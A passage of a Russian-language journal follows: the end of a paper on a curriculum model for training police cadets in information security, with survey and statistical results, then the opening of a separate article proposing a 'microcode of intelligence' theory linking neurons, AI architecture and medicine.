Стратегическая важность данного направления закреплена на высшем государственном уровне, в том числе в Стратегии национальной безопасности и Доктрине информационной безопасности Российской Федерации. Реализация государственной политики в области обеспечения ИБ невозможна без наличия в силовых структурах высококвалифицированных кадров, обладающих не только глубо-

кими теоретическими знаниями, но и сформированными практическими навыками защиты информации в условиях реальных оперативно-служебных задач [1-3].

Однако существующая система ведомственного образования сталкивается с рядом вызовов, среди которых — стремительное обновление видов и методов компьютерных атак, недостаточная интеграция практико-ориентированных компонентов в учебные программы, а также необходимость формирования особой культуры информационной безопасности, учитывающей специфику служебной деятельности [4].

Анализ современных исследований, таких как работы Ажыкулова С.М., посвященных цифровой среде, позволяет утверждать, что ее развитие неразрывно связано с рисками, многократно возрастающими в контексте правоохранительной деятельности [5]. Исследования Гончарова К.Г. и Родионовой О.В. подтверждают, что создание защищенной среды является критическим фактором эффективности любой организации, что в полной мере относится и к ОВД [6]. Вместе с тем, в научной литературе наблюдается дефицит комплексных исследований, направленных на построение целостной модели формирования компетенций в области ИБ у сотрудников полиции, с учетом всей совокупности правовых, организационных и технических аспектов их будущей профессии [7,8].

МЕТОДЫ ИССЛЕДОВАНИЯ И АКТУАЛЬНОСТЬ ПРЕДЛАГАЕМОЙ МОДЕЛИ

Актуальность настоящего исследования обусловлена необходимостью преодоления разрыва между традиционными подходами к профессиональной подготовке сотрудников ОВД и реальными требованиями, диктуемыми цифровой эпохой. Цель исследования заключается в разработке теоретически обоснованных и практико-ориентированных рекомендаций по совершенствованию процесса формирования профессиональной компетентности в области информационной безопасности у курсантов и сотрудников органов внутренних дел. Практическая значимость исследования заключается в возможности прямого применения его результатов для модернизации учебных планов, разработки специализированных тренажеров и методических материалов, что в конечном итоге будет способствовать усилению защищенности информационного периметра МВД России и повышению эффективности выполнения им своих функций.

Новизна исследования заключается в разработке целостной структурно-функциональной модели формирования компетентности в области ИБ, интегрирующей не только традиционные компоненты (правовой, технический), но и оперативно-тактический модуль, построенный на имитации преступлений в сфере компьютерной информации. В отличие от существующих методик, фокусирующихся на общей IT-безопасности (например, подходы, рассматриваемые в работах Ажыкулова С.М. [5] и Гончарова К.Г. [6]), предложенная модель основывается на специфической модели угроз для ОВД, вводит дифференцированные уровни компетенций (базовый, продвинутый, экспертный) с четкими критериями оценки и предусматривает сквозную интеграцию нормативных требований (ФЗ-152, приказы ФСТЭК, ГОСТ Р ИСО/МЭК 27001) в практические сценарии обучения.

Для наглядного сравнения предлагаемой модели с традиционными подходами приведена сравнительная таблица 1.

Таблица 1

Сравнительный анализ подходов к формированию компетентности сотрудников ОВД в области ИБ

Критерий сравнения	Традиционный / общий подход (на основе анализа [4-6])	Предлагаемая структурно-функциональная модель
Целевая ориентация	Повышение общей IT-грамотности, знание нормативной базы.	Обеспечение готовности к противодействию актуальным киберугрозам в оперативно-служебной деятельности ОВД.
Основа содержания	Общие принципы ИБ, базовые технологии защиты.	Специфическая модель угроз для ОВД, включающая внешние атаки, внутренние угрозы, риски ОРД.

Продолжение таблицы 1

Критерий сравнения	Традиционный / общий подход (на основе анализа [4-6])	Предлагаемая структурно-функциональная модель
Структура подготовки	Чаще линейная или модульная (правовой, технический блоки).	Интегрированные блоки: целевой, содержательный (3 модуля), процессуальный, оценочный, организационный.
Ключевые компоненты	Лекции, тесты по нормативам.	Оперативно-тактический модуль: кейсы и тренажеры на основе реальных инцидентов в ОВД.
Оценка компетенций	Преимущественно тестирование теоретических знаний.	Комплексная система: тесты (40%), кейсы (35%), симуляция учений (25%).
Уровневость	Чаще отсутствует или формальна.	Три четких уровня: базовый, продвинутый, экспертный с конкретными критериями для каждого.
Нормативная интеграция	Изучение документов в отрыве от практики.	Сквозная интеграция: требования ФЗ-152, ФСТЭК, ГОСТ напрямую встроены в практические сценарии обучения.
Учет современных трендов	Освещается редко или поверхностно.	Явно включены: безопасность ИИ (в т.ч. языковые модели), мобильная безопасность, аналитика угроз (SIEM/SOAR).

Методы исследования

Решение поставленной исследовательской задачи – разработки научно-обоснованной модели формирования профессиональной компетентности в области информационной безопасности у сотрудников органов внутренних дел – потребовало применения системы взаимодополняющих методов. Комплексный характер исследования определил необходимость сочетания теоретического анализа с эмпирической проверкой выдвинутых предположений, что обеспечило достоверность и валидность полученных результатов. Методологическим основанием работы выступил системный подход, позволивший рассмотреть процесс профессиональной подготовки как целостный феномен, функционирующий в контексте оперативно-служебной деятельности. Такой ракурс исследования дал возможность учесть влияние внешних факторов, включая постоянную эволюцию киберугроз и динамику законодательного регулирования.

Первый этап исследования базировался на изучении научных публикаций, нормативных правовых актов и ведомственных документов МВД России и позволил не только выявить современное состояние проблемы, но и сформировать понятийный аппарат исследования, а также идентифицировать системные противоречия между практическими требованиями к компетенциям сотрудников и реальным содержанием образовательных программ.

Для выявления лучших практик и существующих дефицитов в системе ведомственной подготовки был задействован сравнительный метод. Его применение позволило осуществить детальное сопоставление учебных планов и программ профильных образовательных организаций МВД России, а также проанализировать релевантный зарубежный опыт подготовки сотрудников правоохранительных органов к противодействию современным преступлениям в сфере компьютерной информации.

Метод экспертной оценки

Важное место в исследовании занял метод экспертной оценки, направленный на верификацию теоретических положений и получение репрезентативных данных о состоянии проблемы. В этих целях в период с января по март 2024 года был организован опрос в формате полу-структурированного интервью с пятнадцатью экспертами, среди которых были действующие сотрудники оперативных (5 чел.) и следственных (4 чел.) подразделений МВД России, преподаватели ведомственных вузов (3 чел.) и специалисты по защите информации из

ИТ-подразделений территориальных органов МВД России (3 чел.). Выборка экспертов формировалась целенаправленно, исходя из их стажа работы в сфере ИБ или оперативной деятельности (не менее 5 лет) и компетентности в вопросах подготовки кадров.

Структура интервью включала следующие ключевые тематические блоки вопросов:

1. Оценка соответствия текущих образовательных программ оперативно-служебным требованиям.

2. Выявление наиболее критичных дефицитов в компетенциях в области ИБ у выпускников и действующих сотрудников.

3. Ранжирование важности технических, правовых и оперативно-тактических модулей подготовки.

4. Оценка эффективности различных методов обучения (лекции, кейсы, тренажеры).

5. Предложения по интеграции новых направлений (защита ИИ, мобильная безопасность, аналитика угроз).

Консолидированные результаты опроса представлены в Таблице 2.

Анализ данных показал, что 93% экспертов считают практико-ориентированный компонент в текущей подготовке недостаточным, а 87% отметили острую необходимость в моделировании реальных инцидентов на основе актуальной модели угроз, специфичной для ОВД. Эти данные напрямую легли в основу проектирования оперативно-тактического модуля и системы оценки в разрабатываемой модели.

Для апробации ключевых элементов разработанной структурно-функциональной модели использовался метод ситуационного анализа, в рамках которого курсантам предлагалось разрешить смоделированные проблемные ситуации, связанные с утечкой данных, фишинг-атаками и нарушением регламентов работы со служебной информацией.

Обработка полученных эмпирических данных осуществлялась с привлечением статистических методов, что обеспечило наглядность и объективность выводов исследования. Интеграция перечисленных методов позволила сохранить комплексный характер работы, успешно сочетая теоретический анализ с решением прикладных задач, направленных на совершенствование кадровой политики МВД России в условиях цифровой трансформации.

Таблица 2

Консолидированные результаты экспертного опроса (N=15)

№	Утверждение	Доля согласных экспертов (%)	Ключевые комментарии
1.	Текущие учебные программы в полной мере соответствуют оперативно-служебным требованиям к ИБ.	7%	Программы отстают от реальных угроз, носят слишком теоретический характер.
2.	Наиболее критичный дефицит у выпускников — недостаток практических навыков реагирования на инциденты.	100%	Выпускники знают нормы, но не умеют действовать в нестандартной ситуации.
3.	Наиболее важным модулем подготовки является оперативно-тактический.	80%	Без связи с реальной оперативной деятельностью знания остаются абстрактными.
4.	Наиболее эффективный метод обучения — разбор кейсов и работа на тренажерах.	93%	Необходимо моделирование давления, дефицита времени и реальных последствий ошибок.
5.	В подготовку необходимо включить вопросы безопасной работы с ИИ и мобильными устройствами.	73%	Это новые векторы атак, регламенты для которых только формируются.

ОПИСАНИЕ МОДЕЛИ

Проведенное исследование позволило получить комплекс данных, характеризующих современное состояние процесса формирования профессиональной компетентности в области информационной безопасности у сотрудников органов внутренних дел. Центральным результатом работы стала структурно-функциональная модель, включающая целевой, содержательный, процессуальный, оценочно-результативный и организационно-методический блоки (представлена на рисунке 1).

Приведем краткое описание структурных блоков разработанной модели.

Целевой блок ставит целью обеспечение устойчивой готовности сотрудников ОВД к противодействию современным преступлениям в сфере компьютерной информации (киберугрозам) и определяет задачи процесса формирования компетентности, которые заключаются в формировании системных знаний в области нормативно-правового регулирования ИБ, развитии практических навыков идентификации и нейтрализации кибератак, воспитании профессиональной культуры безопасного обращения со служебной информацией.

Содержательный блок модели, в соответствии с современными требованиями, структурирован и включает три ключевых модуля:

Нормативно-правовой модуль, который охватывает законодательство РФ в области ИБ, ведомственные регламенты и международные стандарты защиты информации.

Технико-технологический модуль, который был разработан на основе модели угроз для ОВД и включает следующие подразделы:

1. Криптографическая защита информации: методы и средства шифрования, электронная подпись.
2. Защита периметра и сетей: системы обнаружения и предотвращения вторжений (IDS/IPS), межсетевые экраны нового поколения.
3. Предотвращение утечек данных: средства контроля информационных потоков.
4. Мониторинг и аналитика безопасности: комплексы журналирования и корреляционного анализа событий, платформы для автоматизации и реагирования.
5. Идентификация и аутентификация: современные средства, включая многофакторную и биометрическую аутентификацию, управление цифровыми идентификаторами.



Рис.1. Структурно-функциональная модель формирования профессиональной компетентности в области информационной безопасности у сотрудников ОВД

6. Безопасность современных технологий: искусственный интеллект: регламенты безопасного применения, включая работу с языковыми моделями в выделенном, изолированном контуре, минимизация рисков при анализе оперативных данных; мобильная безопасность: управление мобильными устройствами (MDM), применение защищенных VPN-каналов, использование сертифицированных защищенных мессенджеров для служебной коммуникации.

7. Безопасность веб-приложений и облачных сервисов: основы оценки уязвимостей и безопасной конфигурации.

Содержание модуля основано на детализированной модели угроз, разработанной для ОВД, которая учитывает внешние кибератаки (целевые APT-атаки, фишинг и тп.), внутренние угрозы (умышленные и неумышленные действия персонала), технические уязвимости инфраструктуры и специфические риски, связанные с оперативно-розыскной деятельностью (компрометация источников информации, перехват данных при проведении мероприятий).

Нормативной основой для формирования компетенций в данном модуле служат ФЗ-152 «О персональных данных», приказы ФСТЭК России (№ 17, № 21, № 239), требования ГОСТ Р 57580.1-2017 (Национальная система защиты информации), а также ведомственные регламенты МВД России.

Оперативно-тактический модуль составляет ядро практико-ориентированной подготовки и служит ключевым связующим звеном между теоретическими знаниями, техническими средствами защиты и реальными задачами оперативно-служебной деятельности. Его основная цель заключается в формировании у сотрудников устойчивых навыков применения инструментов и регламентов информационной безопасности в условиях, моделирующих реальные угрозы и инциденты.

Модуль построен на принципах ситуационного анализа и деятельностного подхода. В его основе лежит разбор реальных инцидентов, зафиксированных в системе ОВД, что позволяет анализировать тактику нарушителей, оценивать принятые решения и их последствия. Важное место занимает отработка чётких алгоритмов действий при обнаружении различных угроз — от фишинговых атак до компрометации данных — с акцентом на межведомственное взаимодействие и соблюдение регламентов оповещения.

Практическая составляющая модуля реализуется через работу на специализированных тренажёрных комплексах, которые имитируют защищённую ИТ-инфраструктуру органов внутренних дел и моделируют сценарии целевых атак на оперативно-значимые ресурсы. Кроме того, модуль включает подготовку к участию в комплексных киберучениях, где отрабатываются координация, принятие решений в условиях дефицита времени и восстановление систем после инцидента.

Отдельное внимание уделяется вопросам процедурной безопасности в рамках оперативно-розыскной деятельности, включая защиту источников информации, противодействие техническим каналам утечки и минимизацию цифровых следов.

Содержание модуля напрямую вытекает из детализированной модели угроз для ОВД, что обеспечивает высокую релевантность учебных сценариев. Все элементы модуля тесно интегрированы с нормативно-правовым и технико-технологическим блоками, формируя у обучающихся целостное понимание процесса обеспечения информационной безопасности в прикладном контексте служебных задач.

Процессуальный блок реализуется через последовательность этапов. Диагностический этап (1 месяц) включает оценку исходного уровня компетенций и формирование индивидуальных траекторий обучения. Теоретико-методологический этап (2 месяца) посвящен модульному изучению нормативных основ и принципов работы защищенных информационных систем. Практико-ориентированный этап (3 месяца) предполагает работу на специализированных тренажерах, решение ситуационных задач по реальным инцидентам и участие в учебных киберучениях.

Оценочно-результативный блок устанавливает критерии эффективности подготовки: качество выполнения нормативных тестовых заданий (40%), успешность решения практических кейсов (35%) и результаты участия в комплексных учениях (25%).

Модель предусматривает ***три уровня компетенций***: базовый (знание нормативных требований), продвинутый (умение применять стандартные процедуры защиты) и экспертный (способность разрабатывать и реализовывать комплексные меры противодействия угрозам).

Эмпирическая апробация элементов разработанной модели, проводившаяся в течение шести месяцев с участием 127 курсантов ведомственного образовательного учреждения, подтвердила ее эффективность. Сравнительный анализ с контрольной группой (115 курсантов) показал статистически значимое превышение показателей экспериментальной группы по параметрам практического применения знаний. При решении ситуационных задач, моделирующих реальные инциденты информаци-

онной безопасности, курсанты экспериментальной группы демонстрировали на 42% более высокие результаты в области идентификации фишинг-атак и на 37% – в применении регламентов защиты конфиденциальной информации.

СТАТИСТИЧЕСКОЕ ОБОСНОВАНИЕ РЕЗУЛЬТАТОВ ИССЛЕДОВАНИЯ

Для проверки гипотез и объективной оценки эффективности модели была проведена статистическая обработка данных. Исходные данные включали итоговые баллы 127 обучающихся экспериментальной группы (ЭГ) и 115 обучающихся контрольной группы (КГ) по трем параметрам: Р1 – результаты теоретического тестирования (макс. 40 баллов), Р2 – оценка за решение практических кейсов (макс. 35 баллов), Р3 – результаты участия в комплексных киберучениях (макс. 25 баллов). Для проверки гипотезы о взаимосвязи между объемом практической подготовки (количеством проведенных занятий с кейсами – X) и общим уровнем сформированности компетенций (средний итоговый балл по Р1-Р3 – Y) был применен корреляционный анализ.

Расчет коэффициента корреляции Пирсона на данных ЭГ выявил сильную прямую связь: $r = 0.82$ ($p < 0.001$). Для проверки значимости различий между группами по всем трем параметрам был применен однофакторный дисперсионный анализ (ANOVA — analysis of variance). Результаты показали статистически значимые различия между ЭГ и КГ: для Р1 ($F(1, 240) = 28.34$, $p < 0.001$), для Р2 ($F(1, 240) = 112.67$, $p < 0.001$), для Р3 ($F(1, 240) = 95.12$, $p < 0.001$). Различия по всем оцениваемым параметрам являются статистически значимыми ($p < 0.01$). Вычисления проводились с использованием программного пакета IBM SPSS Statistics 26.0.

Важным аспектом исследования стало выявление зависимости между методами обучения и уровнем формирования профессиональных компетенций. Применение методов обучения, основанных на анализе реальных или смоделированных на базе реальных инцидентов информационной безопасности ситуаций (кейсов), зафиксированных в территориальных органах МВД, позволило повысить уровень осознанного применения процедур защиты информации на 56% по сравнению с традиционными лекционными формами обучения. Наблюдение за практическими занятиями показало, что курсанты, участвовавшие в апробации, в 3,2 раза реже допускали нарушения регламентов работы со служебной информацией при выполнении комплексных заданий.

Особый интерес представляют данные, полученные в ходе экспертной оценки. Анализ результатов структурированного интервью с 15 экспертами выявил согласованность относительно необходимости формирования не только технических навыков, но и культуры личной ответственности за сохранность служебной информации. 93% экспертов отметили, что существующая система подготовки недостаточно ориентирована на профилактику внутренних угроз информационной безопасности, связанных с человеческим фактором.

Реализация предложенной модели потребовала разработки специализированного учебно-методического комплекса, включающего модули ситуационного моделирования, лабораторные практикумы по выявлению уязвимостей и методики проведения учебных тревог по отработке действий при инцидентах, связанных с преступлениями в сфере компьютерной информации. Апробация данного комплекса показала его эффективность в формировании устойчивых практических навыков: после прохождения полного курса подготовки 89% курсантов демонстрировали стабильно высокие результаты при решении комплексных задач по защите информации.

ОБСУЖДЕНИЕ РЕЗУЛЬТАТОВ

Проведенное исследование и апробация модели позволили выявить ее ключевые преимущества перед традиционными подходами к подготовке, которые часто ограничиваются лекционным изложением нормативной базы и основами IT-грамотности. В отличие от них, предложенная система:

1. Обеспечивает прямую увязку изучаемых технологий (например, DLP, SIEM) с конкретными тактиками действий при инцидентах;

2. Использует для оценки не только тестовые задания (40%), но и решение кейсов (35%) и симуляцию учений (25%), что комплексно отражает реальную компетентность;

3. Изначально строится на актуальной модели угроз и профилях нарушителей, характерных для среды ОВД, что повышает релевантность обучения.

Разработанная структурно-функциональная модель продемонстрировала свою эффективность как инструмент преодоления разрыва между теоретической подготовкой и практическими требованиями оперативно-служебной деятельности. Экспериментально доказано, что интеграция нормативных, содержательных и оценочных компонентов обеспечивает формирование устойчивых профессиональных компетенций, позволяющих адекватно ре-

агировать на современные преступления в сфере компьютерной информации (киберугрозы).

Эмпирические данные убедительно свидетельствуют о качественном превосходстве практико-ориентированного подхода к обучению. Значительное улучшение показателей идентификации фишинг-атак и применения регламентов защиты информации в экспериментальной группе подтверждает необходимость пересмотра существующего соотношения теоретической и практической подготовки. Особую значимость приобретает использование ситуационных задач на основе реальных инцидентов, что способствует развитию оперативного мышления и формированию навыков принятия решений в условиях, максимально приближенных к реальной оперативной обстановке.

Важнейшим результатом исследования стало осознание необходимости формирования культуры личной ответственности за обеспечение информационной безопасности. Экспертная оценка показала, что технические меры защиты недостаточны без развития у сотрудников осознанного отношения к работе с конфиденциальной информацией. Это обусловливает потребность во внедрении специальных психолого-педагогических методик, направленных на формирование внутренней мотивации к соблюдению установленных регламентов и процедур.

Статистически значимые различия между экспериментальной и контрольной группами, а также выявленная сильная корреляционная связь между объемом практической подготовки и уровнем сформированности компетенций указывают на перспективность дальнейшего развития предложенного подхода.

ЗАКЛЮЧЕНИЕ

Разработанный учебно-методический комплекс может служить основой для создания единых стандартов подготовки различных категорий сотрудников ОВД с учетом их специализации и должностных обязанностей.

Перспективы дальнейших исследований видятся в углубленном изучении возможностей дифференцированного подхода к подготовке различных категорий сотрудников, а также в разработке специализированных тренажерных комплексов, моделирующих отраслевые особенности кибератак и преступлений в области компьютерной информации. Длительный мониторинг эффективности предложенной модели в реальных условиях оперативно-служебной деятельности позволит оптимизировать процесс формирования профессиональной компетентности и обеспечить необходимый уровень защищенности информационного пространства МВД России.

СПИСОК ЛИТЕРАТУРЫ

1. Об утверждении Стратегии национальной безопасности Российской Федерации. Указ Президента Российской Федерации от 02.07.2021 № 400. – URL: http://publication.pravo.gov.ru/Document/View/0001202107020001 (дата обращения: 14.10.2025).

2. Об утверждении Доктрины информационной безопасности Российской Федерации. Указ Президента Российской Федерации от 05.12.2016 № 646. – URL: http://publication.pravo.gov.ru/Document/View/0001201612060002 (дата обращения: 14.10.2025).

3. Об организации подготовки кадров для органов внутренних дел Российской Федерации. Приказ МВД России от 29.06.2018 № 450 (ред. от 15.11.2023). – URL: http://www.consultant.ru/document/cons_doc_LAW_302375/ (дата обращения: 14.10.2025).

4. Бочкарева Т. Н. Цифровое образование в Российской Федерации: реалии и перспективы / Т. Н. Бочкарева, А. Р. Мубаракшина // Гуманитарные науки. – 2019. – № 1(45). – С. 11–16.

5. Ажыкулов С. М. Цифровая образовательная среда как центр развития педагога / С. М. Ажыкулов // Конструктивные педагогические заметки. – 2023. – № 11-2(20). – С. 687-696.

6. Гончаров К. Г. Цифровая образовательная среда: практика использования / К. Г. Гончаров, О. В. Родионова // Рефлексия. – 2022. – № 1. – С. 27-31.

7. Нечай А. А. Формирование профессиональных компетенций будущего учителя информатики в области информационной безопасности в условиях цифровизации образования: дис. … канд. пед. наук: 13.00.02 / Нечай Александр Анатольевич. – СПб., 2023. – 193 с.

8. Нечай А. А. Информационная безопасность в условиях цифровой трансформации образовательной среды / А. А. Нечай, А. В. Ничагина // Школа будущего. – 2024. – № 5. – С. 160-173.

УДК: 001.5, 573.7, 612.8, 001.57, 004.8

Универсальная архитектура живого и искусственного: фундаментальные основания концепции «микрокод разума» и её биомедицинские импликации

A.V. Volkov

Universal Architecture of the Living and Artificial: Fundamental Foundations of the "Microcode of Intelligence" Concept and Its Biomedical Implications

Abstract. *This paper presents a systematic exposition of the "microcode of intelligence" concept as a universal metatheory for the organization of complex systems. In contrast to reductionist approaches that reduce intelligence to a structure of connections (the connectome) and engineering approaches focused on scaling neural networks, this concept postulates the primacy of algorithms over topology. The central hypothesis of the paper is the existence of "neural microprograms": each neuron (or elementary agent of the system) executes a local, genetically determined, and epigenetically modulated algorithm. This proposition is substantiated through an analysis of the C. elegans paradox (the presence of a complete connection structure does not explain behavior). The isomorphism of architectural principles at all levels of matter organization (the "great matryoshka") is demonstrated, allowing us to discuss a unified field of promising research from cellular metabolism to planetary techno-social systems.*

Keywords: *microcode of the mind, AIron, emergent intelligence, neural processor, systems medicine, cybernetics, bionics, complexity theory, explainable AI, homeostasis.*

А.В. Волков
Начальник отдела разработки систем автоматического управления, фирма «Бинар».
E-mail: Volckoff@ya.ru

Аннотация. *В работе представлено системное изложение концепции «микрокод разума» как универсальной метатеории организации сложных систем. В противовес редукционистским подходам, сводящим интеллект к структуре связей (коннектому), и инженерным подходам, фокусирующимся на масштабировании нейросетей, концепция постулирует первенство алгоритма над топологией. Центральная гипотеза работы — наличие «нейронных микропрограмм»: каждый нейрон (или элементарный агент системы) исполняет локальный, генетически детерминированный и эпигенетически модулируемый алгоритм. Это положение обосновывается через анализ парадокса C. elegans (наличие полной структуры связей не объясняет поведение). Демонстрируется изоморфизм архитектурных принципов на всех уровнях организации материи («великая матрёшка»), что позволяет говорить о едином поле перспективных исследований — от клеточного метаболизма до планетарных техно-социальных систем.*

Ключевые слова: *микрокод разума, AIron, эмерджентный интеллект, нейронный процессор, системная медицина, кибернетика, бионика, теория сложности, объяснимый ИИ, гомеостаз.*

ВВЕДЕНИЕ. ИНТЕЛЛЕКТ КАК МЕЖУРОВНЕВЫЙ ФЕНОМЕН

Современная наука переживает кризис описания. Мы имеем колоссальные массивы данных — от коннектомов до геномов, от логов нейросетей до глобальных экономических показателей. Однако знание структуры («что с чем соединено») не дает понимания функции («почему система ведет себя так, а не иначе»). Наиболее ярко это демонстрирует парадокс нематоды Caenorhabditis elegans: располагая полной картой всех 302 нейронов и их синапсов, научное сообщество оказалось неспособным воспроизвести поведение червя в симуляции [1-3] (проект OpenWorm). Это указывает на фундаментальный пробел в онтологии – упускается уровень алгоритма, исполняемого каждым узлом сети.

Настоящая работа предлагает концептуальную рамку, восполняющую этот пробел. Концепция «микрокод разума» — это гипотеза о том, что интеллект (в широком смысле, как способность к адаптивному поведению) является эмерджентным свойством многоуровневых систем, элементарные единицы которых являются носителями локальных программ [4]. Цель статьи — не только изложить эту концепцию, но и продемонстрировать её фундаментальное единство для двух, казалось бы, различных областей: создания искусственного интеллекта и понимания (совершенствования, лечения) биологических организмов. Автор утверждает, что AIron (технологическая платформа, реализующая принципы микрокода) является не просто инструментом для построения «умных заводов», но и работающей моделью живого, позволяющей формулировать диагностические и терапевтические гипотезы.

Ключевым вкладом работы является двунаправленность концепции: существует восходящий вектор — перенос биологических принципов (нейрон-процессор, фреймовая память, иммунитет) в

инженерию (система AIron) для создания «понимающего» ИИ и киберфизических систем, и нисходящий вектор — использование архитектуры AIron как объяснительной и терапевтической модели для биологии и медицины.

В рамках нисходящего вектора формулируется новая классификация патологий как «сбоев программного обеспечения» на различных уровнях иерархии управления телом, а также обосновываются стратегии системной терапии (нейромодуляция, генная коррекция, киберпротезирование). Концепция «Микрокода» преодолевает разрыв между знанием о природе и инженерным искусством, предлагая единый язык описания, диагностики и проектирования сложных систем, наделенных эмерджентным интеллектом.

Исходные принципы: парадокс C. elegans и гипотеза микропрограмм.

Исходным пунктом концепции является пересмотр роли элементарной единицы нервной системы.

Парадокс c. Elegans

Наличие полного коннектома не объясняет следующие явления:

- хемотаксис (целенаправленный поиск пищи на основе градиента);
- ассоциативное обучение (способность связать запах с болезнью);
- поведенческое принятие решений (выбор между пищей и угрозой);
- циклы сна и бодрствования.

Это свидетельствует о том, что поведение закодировано не только в «проводах», но и в «микросхемах» — молекулярных процессах внутри тел нейронов. Модель нейрона как простого ретранслятора («0» или «1») не является состоятельной.

Гипотеза нейронных микропрограмм

Каждый нейрон является специализированным процессором, исполняющим программу, жестко заданную его ДНК и гибко настраиваемую эпигенетическими механизмами (опытом).

Эта программа (микрокод) определяет:

· правила интеграции входных сигналов: не просто сумма, а логические условия (например, IF [если] (градиент) > порога AND вещество = "пища" THEN [тогда] «выполняются некоторые действия»);

· динамику внутреннего состояния: мембранный потенциал здесь — низкоуровневая реализация более сложной временной логики;

· характер выходного сигнала: не фиксированный импульс, а модулированный пакет данных (частота, длительность, паттерн).

Следствие: интеллект системы определяется не количеством нейронов (узлов) или связей (топологией), а богатством и сложностью микропрограмм, исполняемых в этих узлах. Это смещает фокус исследований с «железа» на «софт» природы.

Великая матрёшка: архитектурный изоморфизм мироздания

Для обоснования универсальности принципа микропрограмм вводится модель «великой матрёшки». Она постулирует, что на всех уровнях организации материи — от физического вакуума до социальных организмов — повторяются одни и те же архитектурные паттерны.

Уровни 0–4 (физика и химия): законы как жесткий код мироздания. Фундаментальные константы — «прошивка» реальности.

Уровни 5–7 (клетка и организм): ДНК — исполняемая программа, а не пассивный чертеж. Онкогены и супрессоры — драйверы и системный мониторинг. Рак в этом случае — фатальная ошибка кода («вирус» в клеточной ОС).

Уровни 8–10 (нейросети и разум): нейрон — процессор микропрограмм. Такой подход существенно развивает и субъектно-объектную модель.

Архитектура познания реализуется через объектно-ориентированные структуры (фреймы) и оперирует нечеткими объектами [5].

Уровни 11–13 (социум): человек — базовый вычислительный модуль, чье поведение определяется культурными кодами (социальными микропрограммами).

Уровни 14–15 (ноосфера): планетарный разум как эмерджентный интегратор.

На каждом уровне работают сквозные механизмы: функциональная специализация, обратная связь, иерархическая интеграция и распределенные вычисления. Это сходство не метафорично, а структурно, что позволяет использовать математический аппарат теории управления и описания, разработанный для одного уровня, для анализа другого.

ТЕХНОЛОГИЧЕСКИЙ ДВОЙНИК. АРХИТЕКТУРА AIRON КАК ОПЕРАЦИОНАЛИЗАЦИЯ БИОЛОГИИ

AIron — это инженерная реализация принципов «микрокода». Её элементы (цифровые нейроны) являются гомоморфными аналогами биологических прототипов [6-8].

Цифровой нейрон AIron:

· UUID (universally unique identifier) — уникаль-

ный идентификатор (аналог генетической уникальности клетки);

· AIdna (исполняемый код) — жестко заданная логика работы (аналог ДНК);

· состояние и «нечеткие» переменные — внутренняя память, отражающая текущий контекст (аналог мембранного потенциала и эпигенетических меток);

· событийная активация — принцип работы по изменению, а не по такту (экономия энергии, выделение значимых сигналов, характерное для биологических систем).

Функциональные слои

Система AIron строится по образу и подобию нервной системы позвоночных и включает:

· сенсорный слой (афферентные нейроны);

· вычислительный слой (кора, базальные ганглии);

· интеграционный слой (AI-Оркестратор) — аналог таламо-кортикальной системы, разрешающий конфликты и формирующий стратегии;

· моторный слой (эфферентные пути);

· модуляторный слой (лимбическая система, ретикулярная формация) — управление вниманием, обучением и «эмоциональной» оценкой.

Биомедицинский вектор: тело как объект управления и диагностики

Именно здесь проявляется фундаментальность концепции. Архитектура AIron не просто похожа на нервную систему — она предоставляет работающую модель для понимания её патологий.

Тело как иерархическая система управления

С позиций «микрокода» организм — это сложный кибернетический объект. Задача нервной системы — поддержание гомеостаза путём непрерывного мониторинга параметров и выработки корректирующих воздействий. Роль главных интеграторов («AI-Оркестраторов» тела) выполняют:

· гипоталамус и ствол мозга: задатчики установок для вегетативных функций (температура, давление, голод);

